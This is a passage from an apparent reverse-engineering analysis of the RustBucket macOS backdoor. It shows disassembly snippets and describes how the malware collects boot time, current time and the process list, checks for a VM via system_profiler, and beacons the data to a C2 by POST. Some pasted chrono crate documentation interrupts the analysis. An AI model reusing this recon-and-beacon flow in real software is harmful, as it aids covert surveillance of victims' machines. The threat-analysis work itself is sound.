call   __ZN4webT7getinfo12get_boottime17hefc0c0a6520091e6E
mov     r14, qword [rbp+var_168]
mov     rbx, qword [rbp+var_160]
mov     rax, qword [rbp+var_48]
sub     rax, r12
cmp     rax, rbx
jae     loc_10000a3e1
```



- The malware also gathers the boot timestamp by calling the get\_boottime function within the getinfo namespace.



- This function uses the `sys_info` crate to call `boottime` and get the system boot time.

```
2023-04-21 02:16:30
webT::getinfo::get_currenttime
  __ZN4webT7getinfo15get_currenttime17h7b328b96a5282842E:
call    __ZN6chrono6offset5Local5Local3now17h7b9d436822173c9eE
...
call    __ZN6chrono6format8strftime13StrftimeItems3new17h6c6e2c58f229cc70E
...
call    __ZN7_$LT$chrono..offset..fixed..FixedOffset$u20$as$u20$chrono..offset..
...
call    __ZN6chrono5naive8datetime13NaiveDateTime18checked_add_signed17hec4f755df3ad1120E

chrono::offset::local::Local::now
```

Struct chrono::offset::Local

```
pub struct Local;
```

The local timescale. This is implemented via the standard `time` crate.

Using the `TimeZone` methods on the `Local` struct is the preferred way to construct `DateTime<Local>` instances.

Crate chrono


### Chrono: Date and Time for Rust

It aims to be a feature-complete superset of the `time` library. In particular,

- Chrono strictly adheres to ISO 8601.
- Chrono is timezone-aware by default, with separate timezone-naive types.
- Chrono is space-optimal and (while not being the primary goal) reasonably efficient.


There were several previous attempts to bring a good date and time library to Rust, which Chrono builds upon and should acknowledge:

- The malware then gathers the current timestamp calling the function `get_currenttime` from within the `webT` crate.
- It uses the `chrono` crate to determine the current timestamp.



- The malware determines if its within a VM by executing a shell command using the subprocess crate.






- It does this by shelling out the system\_profiler SPHardwareDataType command greping for the Model Name and Model Identifier.


```
1 0 0 1969/12/31-19:00:00 /sbin/launchd
82 0 0 1969/12/31-19:00:00 /usr/libexec/logd
84 0 0 1969/12/31-19:00:00 /usr/libexec/UserEventAgent..

webT::getinfo::get_processlist

__ZN4webT7getinfo15get_processlist17hf26e2cb68551ad0dE:
push    rbp
...
call    __ZN7sysinfo6common11RefreshKind10everything17h78392081df2d25a1E
lea     rdi, qword [rbp+var_3A8]
mov     rcx, rbp
call    __ZN77_$LT$sysinfo..apple..system..System$u20$sas$u20$sysinfo..traits..SystemExt$GT$18new_with_
call    __ZN3std7process2id17hfd07adb2a5064161E
...
call    __ZN4core3fmt9Formatter3new17h05feacf72dc5abf5E
...
call    __ZN4core3fmt3num3imp52_$LT$impl$u20$core..fmt..Display$u20$for$u20$u32$GT$3fmt17h4c927e97e84a
test    al, al
...
call    __ZN7sysinfo6traits9SystemExt11refresh_all17h0b8be4417ba4ded2E
...
call    __ZN77_$LT$sysinfo..apple..system..System$u20$sas$u20$sysinfo..traits..SystemExt$GT$9processes
```




- The malware then calls the function get\_processlist within the webT crate to gather running processes.
- This is important information for the attacker to determine the environment that it is in.



- Following this the malware does a string to byte conversion and sends the data to the C2 calling the send\_request function within the webT crate

```
BUILD AND SEND POST REQUEST
request::blocking::client::Client::builder
request::blocking::client::ClientBuilder::build
request::blocking::client::Client::post
request::blocking::request::RequestBuilder::body
request::blocking::request::RequestBuilder::timeout
request::blocking::request::RequestBuilder::header
request::blocking::request::RequestBuilder::send
```




- The malware begins to craft a POST request to send to the C2 containing all the collected data that it has gathered up to this point. It does this using the Request crate.



- The Reqwest crate is a popular http client library used in Rust to send data using HTTP requests.







- The malware sleeps for 60 seconds awaiting further instructions from the C2.




- After identifying various Rust crates the malware is using we can leverage this information to try and determine when the third-stage RustBucket backdoor was developed.
- Using the specific versioning information from the crates we identified in the malware we can compare that with the [crates.io](https://crates.io) version control timestamps to develop a timeline as to when the malware was likely developed.
- With the assumption that the malware author was using the latest available version of the crate available at the time of development we can deduce that the malware was likely developed between October, 2022 and December, 2022 (we can likely narrow it down even further to specific dates). This also lines up with the earliest RustBucket samples we've seen were found on VirusTotal in 2023.



